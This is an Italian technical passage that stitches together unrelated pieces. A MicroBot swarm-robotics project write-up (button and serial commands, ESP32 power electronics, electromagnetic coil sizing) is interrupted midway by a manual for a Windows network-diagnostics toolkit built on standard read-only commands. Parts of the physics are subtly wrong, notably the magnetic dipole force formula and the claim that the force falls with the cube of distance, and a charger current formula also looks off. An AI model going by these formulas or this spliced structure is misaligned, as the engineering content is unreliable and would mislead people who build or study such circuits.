temporanee oppure adattarsi dinamicamente a compiti diversi modificando la propria configurazione. La modularità del sistema permette inoltre di aumentare o ridurre il numero di robot senza modificare

radicalmente il funzionamento del sistema. In prospettiva futura il progetto potrebbe evolvere integrando sensori più avanzati, sistemi di comunicazione più efficienti e algoritmi di controllo basati sull'intelligenza artificiale. L'utilizzo di tecniche di machine learning potrebbe permettere allo swarm di apprendere nuove strategie di coordinazione osservando l'ambiente e adattando il proprio comportamento nel tempo. In questo modo il sistema MicroBot potrebbe evolvere da una semplice simulazione di swarm robotics a una piattaforma sperimentale completa per lo studio dei sistemi robotici distribuiti. Il lavoro svolto nella simulazione rappresenta quindi il primo passo verso la realizzazione di un sistema robotico modulare reale, in cui matematica, fisica e informatica convergono per creare nuove forme di robotica collettiva.

Introduzione generale

NetworkToolkit v5 è un toolkit di diagnostica di rete pensato per uso “study / troubleshooting” su Windows, con interfaccia scenografica in stile eDEX-UI/hacker console. Il cuore del programma è un menu organizzato in gruppi (CORE, SECURITY/LOGS, ADVANCED, LIVE/CONTROL) che permette di eseguire singoli moduli di raccolta dati oppure un'esecuzione completa (“FULL SWEEP”). Ogni modulo produce output su file di testo dentro una cartella report con timestamp, e un file INDEX.txt che elenca tutti i dump generati. L'idea è separare chiaramente: (1) la parte di interazione/console e (2) la parte di export persistente su file. In più, è presente un pannello “LIVE” in tempo reale che non scrive file: serve solo come monitoraggio visivo durante l'analisi.

Struttura del menu e logica “a gruppi”

Il menu è diviso in quattro macro-sezioni. La prima, CORE DIAGNOSTICS, raccoglie i controlli fondamentali che quasi sempre sono il primo passo: indirizzi IP, rotte, cache ARP/DNS, stato delle interfacce, e test di connettività verso target e DNS. La seconda, SECURITY / EXPORT / LOGS, aggiunge strati di sicurezza e tracciamento: firewall, proxy, Winsock, IPsec, export netsh e lettura dei log evento. La terza, ADVANCED MODULES, è pensata per analisi più profonde: parametri TCP globali, policy IPv6, diagnostica Wi-Fi avanzata, check porte “safe” e informazioni “enterprise” (SMB/VPN/proxy). Infine LIVE / CONTROL contiene funzioni “di controllo” (config target, replay boot, toggle beep/verbose) e un pannello realtime.

CORE DIAGNOSTICS

1) BASE — ipconfig / route / arp / netstat / nslookup

Questo modulo è la “fotografia base” del sistema di rete. Il suo scopo è raccogliere informazioni a basso livello che descrivono come la macchina è configurata e cosa vede nel momento in cui lo script viene eseguito. Tipicamente è il modulo che si lancia per primo quando “non va internet”, quando c’è un problema di DNS, quando un’app non si collega, oppure quando vuoi semplicemente documentare la configurazione della rete.

All’interno, `ipconfig /all` mostra tutti i dettagli delle interfacce: indirizzi IPv4/IPv6, DHCP, gateway, DNS, MAC, stato dei lease e molto altro. `ipconfig /displaydns` mostra la cache DNS del client Windows: utile per capire se il sistema sta usando record vecchi o se sta risolvendo domini in modo anomalo. `ipconfig /flushdns` pulisce la cache DNS: è “safe” ma può temporaneamente rallentare la prima risoluzione dei nomi subito dopo il flush (perché costringe a rifare le query). `route print` mostra la tabella di routing: serve per capire quale gateway viene usato per la default route, se ci sono route statiche, se c’è conflitto tra VPN e rete locale, e in generale “dove finisce” il traffico.

`arp -a` mostra la cache ARP (mappatura IP → MAC) utile per analisi LAN e per capire se stai parlando davvero con il gateway corretto o se c’è qualche anomalia (ad esempio IP duplicati, ARP incoerente). `getmac /v` elenca i MAC address e alcuni dettagli delle interfacce, utile come inventario. `netstat -ano` e `netstat -bano` fotografano le connessioni attive e le porte in ascolto: `-ano` include PID e stato; `-bano` tenta di mostrare anche i binari associati (può essere lento e richiede privilegi). `netstat -r` e `netstat -s` aggiungono routing e statistiche di protocollo (errori, ritrasmissioni, counters). Infine `nslookup` viene lanciato in modalità interattiva: serve per interrogare manualmente la risoluzione DNS e fare test rapidi; però può “sembrare bloccato” perché attende input dell’utente (è normale).

In output, questo modulo ti dà un set completo di “prove” per capire: chi sei, che IP hai, che DNS stai usando, dove instradi, che connessioni sono aperte e che risoluzione DNS stai ottenendo.

2) ADAPTER/IP — Get-Net* / DNS client / NetBIOS

Questo modulo è un’estensione “PowerShell-native” del BASE. Invece di usare solo comandi classici (ipconfig, route, ecc.), usa cmdlet moderni come `Get-NetAdapter`, `Get-NetIPAddress`, `Get-NetIPConfiguration` e simili. Il vantaggio è che i cmdlet tendono a dare output più strutturato, filtrabile e coerente tra versioni recenti di Windows.

`Get-NetIPConfiguration` riassume in modo chiaro per ogni interfaccia: indirizzi, gateway, DNS, stato DHCP, ecc. `Get-NetAdapter` mostra lo stato delle schede (Up/Down), velocità, nome e altre proprietà utili. `Get-NetAdapterAdvancedProperty` è utile quando vuoi scoprire impostazioni avanzate del driver: offload, jumbo frames, impostazioni di energia, ecc., che possono influenzare performance e stabilità. `Get-NetIPAddress` dettaglia gli indirizzi assegnati (IPv4/IPv6), inclusi prefissi e origin (DHCP, manuale). `Get-DnsClientServerAddress` elenca i DNS configurati per ogni interfaccia; `Get-DnsClient` mostra impostazioni del client DNS.

`Get-NetRoute` presenta la routing table in modo filtrabile (utile per trovare conflitti). `Get-NetNeighbor` è l'equivalente moderno della cache neighbor/ARP. In aggiunta, `nbtstat -n` e `nbtstat -c` servono per la parte NetBIOS: `-n` mostra i nomi registrati localmente, `-c` la cache. Questo è utile in ambienti legacy o reti Windows dove discovery e vecchie risoluzioni di nomi possono influire.

In pratica, se il modulo BASE ti dà una “fotografia grezza”, questo modulo ti dà una “fotografia moderna e strutturata”, spesso più comoda da leggere quando devi diagnosticare problemi più complessi.

3) CONNECTIVITY — ping / tracert / pathping / Test-NetConnection / renew

Questo modulo è dedicato alla domanda più semplice: “riesco a raggiungere qualcosa?”. La logica è fare test progressivi: dal ping, alla traccia del percorso, fino a strumenti che uniscono informazioni di routing e latenza, e poi test specifici su DNS e su endpoint.

`ping -n 4 $targetHost` verifica se l'host target risponde ICMP e con quale latenza. Se fallisce, non significa sempre che “internet non va”: molti host bloccano ping. Però se fallisce anche il ping al gateway o a un indirizzo noto e vicino, allora è più indicativo. `tracert $targetHost` mostra i router attraversati: utile per capire dove si interrompe il percorso (LAN, ISP, nodo remoto). `pathping -n` è una via di mezzo tra ping e tracert: fa misure più lunghe e può essere molto lento, ma ti indica perdita pacchetti per hop.

`Test-NetConnection` (quando disponibile) è molto potente perché fa check dettagliati su risoluzione, routing, interfaccia usata e anche test TCP su porte. Qui viene usato per un test verso `$dnsName` (dominio) e verso `$targetHost` (IP). `Resolve-DnsName` verifica esplicitamente la risoluzione DNS: se fallisce, la connettività IP potrebbe esserci ma manca DNS. Infine `ipconfig /renew` tenta di rinnovare il lease DHCP: è utile se hai lease scaduti o parametri corrotti, ma può richiedere tempo e può “sembrare bloccato” perché dipende dalla risposta del server DHCP e dallo stato dell'interfaccia.

In sintesi, questo modulo mette in fila tutte le prove che ti dicono: “il problema è fisico/LAN?”, “è routing?”, “è DNS?”, “è un hop specifico?”, “è DHCP?”.

4) PORTS — TCP/UDP (Get-Net*), portproxy

Questo modulo entra nella dimensione “porte e socket”. In molte diagnosi moderne la rete funziona, ma un servizio specifico non riesce a parlare: spesso per firewall, porte chiuse, portproxy, binding su interfacce sbagliate, o servizi in ascolto non corretti.

`Get-NetTCPConnection` elenca le connessioni TCP e gli stati (Listen, Established, TimeWait, ecc.), utile per vedere se un servizio sta effettivamente ascoltando su una porta oppure se ci sono molte connessioni in states sospetti. `Get-NetUDPEndpoint` mostra endpoint UDP, utilissimo per servizi come DNS, VoIP o discovery. `netsh interface portproxy show all` mostra regole di port proxy: una funzione di Windows che può reindirizzare traffico da una porta a un altro IP/porta; se presente e non voluta può creare problemi o comportamenti “strani”.

Questo modulo è particolarmente utile quando sospetti un problema legato a servizi locali (server web, proxy, agenti, VPN client) oppure quando un'app sembra connessa ma non funziona correttamente.

SECURITY / EXPORT / LOGS

5) FIREWALL/SEC — profiles / rules / winsock / proxy / ipsec

Qui si passa da “com'è la rete” a “cosa blocca o modifica la rete”. Il firewall e lo stack di sicurezza sono tra le cause più comuni di problemi intermittenti o selettivi (alcuni siti sì, altri no; alcune app sì, altre no).

`netsh advfirewall show allprofiles` stampa lo stato dei profili firewall (Domain/Private/Public), le policy e i parametri principali. `Get-NetFirewallProfile` è l'equivalente PowerShell e spesso risulta più leggibile. `Get-NetFirewallRule` filtrato per `Enabled=true` produce una lista di regole attive: potenzialmente enorme, ma utile se cerchi una regola specifica che blocca o consente traffico. `netsh winsock show catalog` mostra il catalogo Winsock: se ci sono LSP/filtri di terze parti (vecchi antivirus, proxy, agenti) possono rompere la rete o alcune applicazioni. `netsh winhttp show proxy` mostra il proxy WinHTTP (usato da servizi di sistema e alcune app). `netsh advfirewall monitor show mmsa` mostra informazioni IPsec monitorate (utile in ambienti enterprise).

Questo modulo ti aiuta a distinguere un problema di rete “puro” da un problema “policy/security” dove la rete è sana ma qualche componente filtra o reindirizza.

6) NETSH EXPORTS — IPv4/IPv6 interfaces/routes + trace status

Questo modulo è “reporting orientato a netsh”. `netsh interface show interface` mostra lo stato delle interfacce (enabled/disabled, connected/disconnected). Poi vengono esportate configurazioni IPv4 e IPv6 con `netsh interface ip show config`, `netsh interface ipv4 show ...`, `netsh interface ipv6 show ...`, e route. Lo scopo è ottenere una vista coerente e facilmente archiviabile di tutta la configurazione netsh che spesso viene richiesta in ticketing enterprise o troubleshooting “serio”.

`netsh trace show status` è utile perché netsh può avviare tracing di rete: qui non viene avviato, ma si controlla se ci sono trace attivi o residui. In alcuni casi, un trace lasciato acceso può impattare performance o generare file molto grandi.

Questo modulo è utile quando vuoi documentazione completa o devi confrontare due macchine (config ok vs config broken).

7) SERVICES/LOGS — services / drivers / event logs

Questo modulo entra nel “sistema”: servizi e log. Spesso la rete sembra rotta, ma il vero problema è un servizio fermo (Dhcp, Dnscache, NlaSvc), un driver instabile, oppure eventi ripetuti nel log che spiegano esattamente l'errore.

La sezione servizi filtra nomi tipici di rete (DNS client cache, DHCP, Network Location Awareness, ecc.). La sezione driver/adaptor usa PnP (se disponibile) e CIM per estrarre inventario e stato delle schede. Poi vengono letti i log evento

“Microsoft-Windows-NetworkProfile/Operational” e

“Microsoft-Windows-WLAN-AutoConfig/Operational”: questi sono estremamente utili per capire disconnessioni Wi-Fi, cambi di profilo rete, tentativi di autenticazione, errori di associazione e molto altro.

Questo modulo è quello che spesso fa emergere “la verità” quando i comandi superficiali non bastano.

ADVANCED MODULES

8) SYSTEM/POLICY — tcp global / ipv6 policies / neighbors

Qui si entra in parametri avanzati dello stack: `netsh interface tcp show global` e `show supplemental` mostrano impostazioni come autotuning, congestion provider, offload e opzioni che possono influenzare performance o compatibilità. `netsh interface ipv6 show neighbors` e `ipv6 show prefixpolicies` aiutano per problemi IPv6 (preferenze di routing, policy di scelta prefisso, neighbor discovery). `Get-NetIPInterface` quando disponibile dà un quadro più moderno dello stato delle interfacce IP (metriche, forwarding, etc.).

Questo modulo è molto utile in casi “strani”: latenza alta, throughput basso, comportamenti differenti tra IPv4 e IPv6, VPN che “rompe” metà del traffico, e così via.

9) WLAN DEEP — drivers / profiles / wlanreport / BSSID

Questo modulo è focalizzato sul Wi-Fi. `netsh wlan show drivers` mostra capabilities del driver, supporto standard, tipo radio, e spesso informazioni che spiegano perché non vedi reti 5GHz o perché certe modalità non vanno. `netsh wlan show interfaces` mostra stato reale: SSID, segnale, radio type, authentication, ecc. `netsh wlan show networks mode=bssid` elenca reti visibili e BSSID: utile per capire congestione, canale, e se ci sono più access point con lo stesso SSID.

`netsh wlan show wlanreport` genera un report HTML (e restituisce il path). È utilissimo perché riassume eventi Wi-Fi in modo “umano”, ma la generazione può richiedere tempo: non è un blocco, sta lavorando.

S) SAFE PORT CHECK — common ports via Test-NetConnection

Questo modulo esegue un controllo “non aggressivo” su una lista di porte comuni (es. 80/443/445/3389 ecc.) usando `Test-NetConnection -Port`. Non è uno scanner stile nmap: è un check semplice e didattico per vedere se verso un target specifico alcune porte rispondono. È utile per capire rapidamente se un servizio è raggiungibile o se un firewall “taglia” specifiche porte.

Il motivo per cui può essere lento è che ogni porta può andare in timeout se filtrata (silent drop): quindi il comando aspetta il tempo di timeout prima di concludere “fail”.

E) ENTERPRISE BITS — SMB/VPN/proxy/shares

Questo modulo raccoglie elementi tipici di reti aziendali. `net use` mostra le risorse mappate e connessioni SMB attive; `net share` mostra condivisioni locali. `Get-SmbConnection` e `Get-SmbClientConfiguration` (se presenti) danno dettaglio su connessioni SMB e policy client. `Get-VpnConnection` elenca VPN configurate (può richiedere privilegi e in certi contesti può essere vuoto).

In più, c'è una lettura del proxy WinINET da registry HKCU, perché spesso browser e app “user-level” usano WinINET, mentre servizi usano WinHTTP: avere entrambe le viste aiuta a diagnosticare problemi dove solo alcune applicazioni soffrono.

LIVE / CONTROL

L) LIVE PANEL — realtime telemetry dashboard (safe/read-only)

Il LIVE PANEL è una schermata che aggiorna continuamente alcune metriche “safe”: interfaccia primaria, IPv4/gateway/DNS, ping verso target e gateway, throughput stimato da Performance Counters, numero connessioni TCP, e un mini “DNS probe”. Visualizza anche grafici ASCII (sparkline) basati su uno storico breve. La funzione è pensata per osservare in tempo reale la rete mentre fai test, cambi Wi-Fi, attivi VPN, o riproduci un problema.

È importante sapere che questo pannello non scrive file. Serve solo come telemetria in console. L'uscita avviene con `Q`, la pausa con `SPACE`. Se lo lasci aperto a lungo, continua a campionare e aggiornare.

R) REPLAY BOOT — re-run cinematic boot sequence

Questa voce rilancia la sequenza di boot “cinematica” che mostra finti step, moduli caricati, integrity scan, e rumore “matrix”. È puramente estetica e non influisce sui report. Serve per ripristinare “l'atmosfera” o per demo.

T) CONFIG TARGETS — set target ip/dns

Qui imposti i due target principali usati da diversi moduli: `targetHost` (tipicamente un IP come 8.8.8.8) e `dnsName` (un dominio come www.microsoft.com). Il target IP viene usato

per ping/traceroute e test porta; il dnsName viene usato per test DNS e Test-NetConnection. Configurare questi valori è fondamentale quando lavori in un ambiente aziendale (magari vuoi pingare il gateway della tua rete o un server interno) oppure quando vuoi testare un dominio specifico.

V) BOOT VERBOSE — toggle verbose/minimal boot logs

Questa opzione modifica il livello di dettaglio del boot log mostrato in avvio. In modalità verbose vedi più righe e messaggi, in modalità minimal l'avvio è più "snello". Non cambia i moduli né i report: cambia solo la quantità di output scenografico.

A) FULL SWEEP — run all + generate INDEX.txt

Questa è la modalità "fai tutto". Esegue in sequenza tutti i moduli: core, security/logs e advanced. È utile quando vuoi produrre un pacchetto completo per analisi successiva o per inviare tutto a qualcuno (un tecnico, un collega, un ticket). Durante il FULL SWEEP, alcuni comandi possono richiedere molto tempo (pathping, ipconfig renew, query firewall rules, wlanreport) e possono sembrare "bloccati": in realtà stanno lavorando o aspettando timeout di rete.

Al termine, lo script stampa il percorso della cartella report e del file INDEX.txt. L'INDEX serve per vedere velocemente quali file sono stati generati senza aprire la cartella e cercarli uno per uno.

O) OPEN REPORT — open report folder

Apri la cartella report generata sul Desktop (con timestamp). È un comando di comodità: utile per saltare subito ai file creati e condividerli o analizzarli.

B) TOGGLE BEEP — enable/disable sound

Attiva o disattiva un beep di conferma dopo alcune operazioni. È puramente estetico, ma può essere utile quando lanci moduli lunghi e vuoi un segnale acustico a completamento.

0) EXIT — uscita dal toolkit

Chiude la sessione e termina lo script. Non cancella nulla: i report restano dove sono. È pensato come “uscita pulita” dal loop del menu.

Agenda operativa dei pulsanti e dei controlli fisici — Sistema MicroBot v0.2

Nel prototipo MicroBot v0.2 sviluppato in ambiente Tinkercad, l'interfaccia fisica di controllo è volutamente minimale ma funzionale alla validazione della logica swarm. I pulsanti e i controlli presenti non hanno solo una funzione dimostrativa, ma rappresentano la prima implementazione di quello che, nelle versioni fisiche future, diventerà il layer di interazione hardware reale tra utente e sistema robotico.

Il pulsante principale del sistema è collegato al pin digitale D7 ed è configurato in modalità INPUT_PULLUP, scelta che consente di evitare l'uso di resistenze esterne sfruttando la pull-up interna del microcontrollore. In questa configurazione, il pulsante risulta normalmente in stato logico HIGH e passa a LOW quando viene premuto, chiudendo il circuito verso massa. Questa logica inversa è stata adottata per garantire maggiore stabilità contro i disturbi elettrici e ridurre i falsi trigger.

Dal punto di vista funzionale, il pulsante svolge il ruolo di interruttore globale dello swarm. Alla prima pressione, il sistema viene abilitato e i MicroBot iniziano a eseguire il pattern attivo; alla seconda pressione, l'intero swarm viene disabilitato e tutti i bot tornano in stato idle. Questo comportamento toggle simula un comando di sicurezza reale, equivalente a un “power enable” o a un soft emergency stop nei sistemi robotici distribuiti.

Per evitare rimbalzi meccanici, è stato implementato un sistema di debounce software basato su millis(). Quando lo stato del pulsante cambia, il firmware attende circa 35 millisecondi prima di confermare la transizione. Questo garantisce che una singola pressione venga interpretata come un unico evento logico e non come una sequenza multipla di attivazioni.

Accanto al pulsante principale è presente il LED di stato collegato al pin D13, che funge da indicatore visivo del sistema. Quando il sistema è disabilitato, il LED resta spento; quando lo swarm è attivo, il LED esegue un lampeggio periodico di tipo heartbeat, segnalando che il controller è operativo e che il ciclo di update continuo è in esecuzione. Questo meccanismo riproduce in forma semplificata i sistemi di diagnostica presenti nei dispositivi embedded reali.

Oltre al controllo fisico tramite pulsante, il prototipo integra un secondo livello di interazione basato sulla comunicazione seriale. Attraverso il Serial Monitor è possibile inviare comandi testuali che modificano in tempo reale il comportamento dello swarm. Ad esempio, i comandi numerici consentono di cambiare modalità operative, passando da rotazione lineare a propagazione a onda, da attivazione centro-esterno a lampeggio sincronizzato.

La seriale introduce anche comandi più granulari, come l'attivazione di singoli bot, l'impostazione di stati blink o pulse, e la modifica della velocità globale dei pattern tramite

variazione dell'intervallo temporale. Questo livello di controllo simula il ruolo che, nelle versioni future, verrà svolto da controller wireless, visori VR o interfacce gestuali.

Nel complesso, l'agenda operativa dei controlli del sistema può essere riassunta come una gerarchia funzionale. Il pulsante fisico rappresenta il controllo globale di sicurezza e abilitazione, il LED di stato fornisce feedback diagnostico immediato, mentre la seriale costituisce il canale di configurazione avanzata e debug. Questa struttura multilivello anticipa già l'architettura definitiva del progetto MicroBot, in cui input fisici, software e immersivi coopereranno per controllare lo swarm in modo intuitivo e affidabile.

Nel prototipo MicroBot v0.2 la comunicazione seriale rappresenta il primo livello di controllo avanzato dello swarm robotico simulato. Attraverso il Serial Monitor dell'ambiente Arduino o Tinkercad, l'utente può inviare comandi testuali che vengono interpretati dal controller e tradotti in azioni operative sui MicroBot virtuali, rappresentati dai LED. Questo sistema di input testuale costituisce una prima implementazione di un protocollo di comunicazione uomo-macchina, anticipando ciò che nelle versioni future sarà gestito tramite controller wireless, interfacce immersive o dispositivi indossabili.

Il comando più semplice e immediato è rappresentato dall'invio di valori numerici compresi tra 0 e 5, ciascuno dei quali corrisponde a una modalità collettiva dello swarm. L'invio del valore 0 porta il sistema in stato idle, disattivando tutte le attività e spegnendo i MicroBot. Il valore 1 attiva la modalità di rotazione sequenziale, nella quale i bot si accendono uno alla volta in ordine progressivo, simulando una propagazione circolare del segnale. Il valore 2 richiama una disposizione lineare progressiva, mentre il valore 3 attiva una propagazione centro-esterno, nella quale l'accensione parte dai nodi centrali e si espande verso i bordi dello swarm. Il valore 4 abilita un comportamento a onda, caratterizzato da un movimento luminoso avanti-indietro lungo la linea dei bot, mentre il valore 5 produce un lampeggio sincronizzato globale, nel quale tutti i MicroBot si accendono e spengono simultaneamente.

Oltre alla selezione numerica delle modalità, il sistema supporta comandi testuali che permettono un controllo più leggibile e semantico del comportamento collettivo. Attraverso istruzioni come "mode rotation", "mode wave" o "mode center", l'utente può impostare direttamente la modalità operativa desiderata utilizzando nomi descrittivi anziché codici numerici. Questo approccio rende il protocollo più simile a quelli impiegati nei sistemi distribuiti reali, nei quali la leggibilità dei messaggi è fondamentale per il debug e la manutenzione.

Un ulteriore livello di controllo è rappresentato dal comando di regolazione della velocità dei pattern. Attraverso la sintassi "speed <valore>" è possibile modificare l'intervallo temporale, espresso in millisecondi, che separa uno step del pattern dal successivo. Valori più bassi producono animazioni più rapide e dinamiche, mentre valori più elevati rallentano il comportamento dello swarm, facilitando l'osservazione dei singoli stati. Questo parametro agisce direttamente sullo scheduler temporale basato su millis(), mantenendo il sistema completamente non bloccante.

Il firmware consente inoltre di intervenire sullo stato globale del sistema tramite il comando "enable". L'istruzione "enable 1" forza l'attivazione dello swarm, mentre "enable 0" ne provoca la disattivazione immediata. Questa funzione replica in forma software il

comportamento del pulsante fisico di toggle, offrendo un secondo canale di controllo utile durante le fasi di test o debug remoto.

Accanto ai controlli di modalità e sistema, è prevista una serie di comandi dedicati alla gestione simultanea di tutti i MicroBot. L'istruzione "all on" impone l'accensione continua di tutti i nodi, "all off" ne forza lo spegnimento completo, mentre "all blink" abilita un lampeggio sincronizzato indipendente dalla modalità swarm attiva. Questi comandi risultano particolarmente utili per verifiche elettriche, test visivi o dimostrazioni rapide del funzionamento collettivo.

Il sistema permette anche un controllo granulare sui singoli MicroBot, rendendo possibile intervenire su un nodo specifico dello swarm. La sintassi adottata è "bot <id> <azione>", dove l'identificativo numerico individua il bot e l'azione ne definisce il comportamento. Attraverso "bot 1 on" è possibile accendere un nodo specifico, mentre "bot 3 off" ne provoca lo spegnimento. Comandi più avanzati, come "bot 2 blink 200", attivano un lampeggio con periodo definito, e "bot 5 pulse 150" generano un impulso temporaneo della durata indicata in millisecondi. Questo livello di controllo locale simula le comunicazioni indirizzate che, nelle versioni future, verranno inviate via rete ai singoli moduli fisici.

Per supportare il debug e il monitoraggio del sistema è stato implementato il comando "status", che restituisce una panoramica completa dello stato operativo. Tramite questa istruzione è possibile visualizzare la modalità attiva, lo stato di abilitazione del sistema e le condizioni operative di ciascun MicroBot. A complemento, il comando "help" stampa l'elenco dei comandi disponibili, facilitando l'interazione durante le sessioni di sviluppo.

Infine, il comando "reset" consente di reinizializzare lo stato interno dei pattern e dei contatori temporali, riportando il sistema a una condizione neutra senza dover riavviare fisicamente il microcontrollore. Questa funzione è particolarmente utile durante la sperimentazione iterativa dei comportamenti swarm.

Nel loro insieme, i comandi seriali definiscono una struttura di controllo gerarchica che distingue chiaramente tra livello globale, livello collettivo e livello locale. Questa organizzazione anticipa l'architettura definitiva del progetto MicroBot, nella quale i comandi ad alto livello generati dall'utente verranno progressivamente tradotti in istruzioni distribuite verso singoli moduli robotici, mantenendo coerenza tra simulazione, prototipazione e implementazione fisica del sistema.

Paragrafo – Architettura elettronica e modello fisico del primo MicroBot

Nel passaggio dalla simulazione digitale del sistema swarm alla realizzazione fisica di un MicroBot reale è necessario progettare un'architettura elettronica che permetta al robot di ricevere comandi, generare campi magnetici controllati e comunicare il proprio stato operativo attraverso segnali luminosi. L'elemento centrale di questo sistema è il

microcontrollore ESP32, che rappresenta il cervello computazionale del robot e gestisce sia il flusso di informazioni sia il controllo degli attuatori fisici. Dal punto di vista ingegneristico, il microcontrollore può essere interpretato come il nodo principale di un sistema dinamico discreto in cui lo stato del robot può essere descritto come un vettore di variabili $x(t)$ che evolve nel tempo secondo una legge di aggiornamento del tipo:

$$x(t+1) = f(x(t) , u(t))$$

dove $x(t)$ rappresenta lo stato del sistema e $u(t)$ rappresenta l'insieme dei comandi ricevuti dal controller centrale. Nel caso del progetto MicroBot tali comandi vengono generati dal software di simulazione sviluppato tramite JavaScript e Canvas e possono rappresentare modalità di movimento collettivo, attivazione magnetica oppure stati di illuminazione del sistema. L'ESP32 elabora questi comandi e li converte in segnali elettrici sui pin di uscita digitali, controllando direttamente i dispositivi fisici presenti nel robot.

L'intero sistema elettronico è alimentato da una batteria agli ioni di litio di tipo Li-Po con tensione nominale pari a:

$$V_{bat} = 3.7 \text{ V}$$

Poiché il microcontrollore opera a una tensione stabile di circa:

$$V_{logic} = 3.3 \text{ V}$$

è necessario inserire nel circuito un regolatore di tensione di tipo step-down che converta la tensione della batteria in un valore stabile e sicuro per l'elettronica digitale. Nei convertitori switching la relazione tra tensione di ingresso e tensione di uscita è approssimativamente descritta dalla relazione:

$$V_{out} = D \cdot V_{in}$$

dove D rappresenta il duty cycle del convertitore. La potenza elettrica fornita al sistema può essere espressa come:

$$P = V \cdot I$$

dove P è la potenza, V la tensione e I la corrente. Nel caso di un micro-robot di piccole dimensioni il consumo energetico del microcontrollore ESP32 può essere stimato nell'intervallo:

$$P_{ESP32} \approx 0.3 \text{ W} - 0.8 \text{ W}$$

a seconda dell'utilizzo delle periferiche interne e della trasmissione wireless.

Parallelamente al circuito di alimentazione è presente il sistema di ricarica della batteria basato sul modulo TP4056, progettato specificamente per la gestione delle batterie Li-Po. La corrente di ricarica del circuito è regolata da una resistenza di programmazione secondo la relazione:

$$I_{charge} = 1000 / R_{prog}$$

dove I_{charge} è espresso in milliampere e R_{prog} è la resistenza di programmazione in kilo-ohm.

Un altro elemento fondamentale dell'architettura elettronica è il circuito di pilotaggio della bobina elettromagnetica che permette ai MicroBot di generare forze magnetiche per l'aggancio e l'interazione tra moduli. Poiché i pin del microcontrollore non possono fornire correnti elevate, la bobina viene controllata tramite un transistor MOSFET a canale N che funge da interruttore elettronico. Il MOSFET entra in conduzione quando la tensione tra il gate e il source supera la tensione di soglia del dispositivo:

$$V_{GS} > V_{th}$$

Quando questa condizione è soddisfatta il transistor permette il passaggio della corrente attraverso la bobina elettromagnetica. Il campo magnetico generato da una bobina può essere stimato attraverso la relazione:

$$B = \mu_0 \cdot (N \cdot I) / L$$

dove

B rappresenta il campo magnetico

μ_0 è la permeabilità magnetica del vuoto

N è il numero di spire della bobina

I è la corrente che attraversa la bobina

L è la lunghezza della bobina

La presenza della bobina introduce nel circuito un comportamento induttivo. La tensione ai capi di un induttore è descritta dalla relazione fondamentale:

$$V = L \cdot (dI / dt)$$

Questo significa che variazioni rapide della corrente possono generare picchi di tensione molto elevati. Per evitare danni al MOSFET o al microcontrollore viene inserito in parallelo alla bobina un diodo di flyback che fornisce un percorso alternativo alla corrente quando il campo magnetico collassa.

L'energia immagazzinata nel campo magnetico della bobina è descritta dalla relazione:

$$E = (1 / 2) \cdot L \cdot I^2$$

Questa energia deve essere dissipata in modo controllato quando la bobina viene disattivata. Senza il diodo di flyback tale energia potrebbe generare tensioni transitorie molto elevate nel circuito.

Infine il sistema include un LED RGB indirizzabile di tipo WS2812 che consente di visualizzare lo stato operativo del MicroBot. Questo LED è controllato direttamente dal microcontrollore attraverso un segnale digitale temporizzato e permette di rappresentare

visivamente informazioni come la modalità di comportamento del robot, lo stato della connessione oppure il livello di energia della batteria. Nel complesso l'architettura elettronica del MicroBot rappresenta un sistema cyber-fisico in cui elaborazione digitale, gestione energetica e interazione magnetica sono integrate in un unico dispositivo compatto. Questa struttura costituisce il primo passo concreto verso la realizzazione di uno swarm robotico modulare in cui ogni unità è in grado di ricevere informazioni, elaborare decisioni locali e interagire fisicamente con gli altri robot attraverso campi magnetici controllati.

Paragrafo – Dimensionamento matematico della bobina elettromagnetica del MicroBot

Uno degli elementi più importanti nella progettazione fisica del MicroBot è il sistema elettromagnetico che permette ai moduli robotici di interagire tra loro attraverso forze magnetiche controllate. La bobina elettromagnetica rappresenta infatti l'attuatore principale del sistema di aggancio e separazione tra i robot dello swarm. Per progettare correttamente questo componente è necessario analizzare il comportamento fisico del campo magnetico generato da una corrente elettrica che attraversa una bobina di filo conduttore. Dal punto di vista teorico, il campo magnetico generato da una bobina cilindrica può essere approssimato dalla relazione:

$$B = \mu_0 \cdot (N \cdot I) / L$$

dove B rappresenta l'intensità del campo magnetico generato, μ_0 rappresenta la permeabilità magnetica del vuoto, N rappresenta il numero di spire della bobina, I rappresenta la corrente elettrica che attraversa la bobina e L rappresenta la lunghezza della bobina stessa. La costante μ_0 ha un valore fisico pari a:

$$\mu_0 = 4\pi \cdot 10^{-7} \text{ H/m}$$

Questo significa che il campo magnetico prodotto aumenta proporzionalmente sia con il numero di spire della bobina sia con l'intensità della corrente elettrica. Nel caso di un micro robot di dimensioni ridotte, il numero di spire può variare tipicamente tra 50 e 300 spire a seconda dello spazio disponibile e del diametro del filo utilizzato. Se consideriamo ad esempio una bobina con $N = 120$ spire attraversata da una corrente di $I = 0.4 \text{ A}$ e con lunghezza $L = 0.01 \text{ m}$, il campo magnetico generato può essere stimato come:

$$B = (4\pi \cdot 10^{-7}) \cdot (120 \cdot 0.4) / 0.01$$

che produce un campo magnetico dell'ordine di alcuni millitesla. Tuttavia il campo magnetico non è l'unico parametro rilevante per l'interazione tra i robot. La forza magnetica tra due dipoli magnetici può essere approssimata tramite la relazione:

$$F \approx (\mu_0 \cdot m_1 \cdot m_2) / (4\pi \cdot r^3)$$

dove m_1 e m_2 rappresentano i momenti magnetici dei due sistemi, mentre r rappresenta la distanza tra i due robot. Questa relazione evidenzia che la forza magnetica decresce rapidamente con la distanza, in particolare con il cubo della distanza. Ciò significa che piccole variazioni nella distanza tra i robot possono produrre variazioni molto significative nella forza di attrazione. Il momento magnetico di una bobina può essere stimato tramite la relazione:

$$m = N \cdot I \cdot A$$

dove A rappresenta l'area della sezione della bobina. Se la bobina ha un raggio R , l'area della sezione può essere espressa come:

$$A = \pi \cdot R^2$$

Un altro parametro fondamentale nella progettazione della bobina è la resistenza elettrica del filo utilizzato. La resistenza di un conduttore è descritta dalla legge:

$$R = \rho \cdot (L_{\text{wire}} / A_{\text{wire}})$$

dove ρ rappresenta la resistività del materiale (per il rame circa $1.68 \cdot 10^{-8} \Omega \cdot m$), L_{wire} rappresenta la lunghezza totale del filo utilizzato nella bobina e A_{wire} rappresenta la sezione trasversale del filo. La resistenza della bobina determina la corrente massima che può attraversare il circuito secondo la legge di Ohm:

$$I = V / R$$

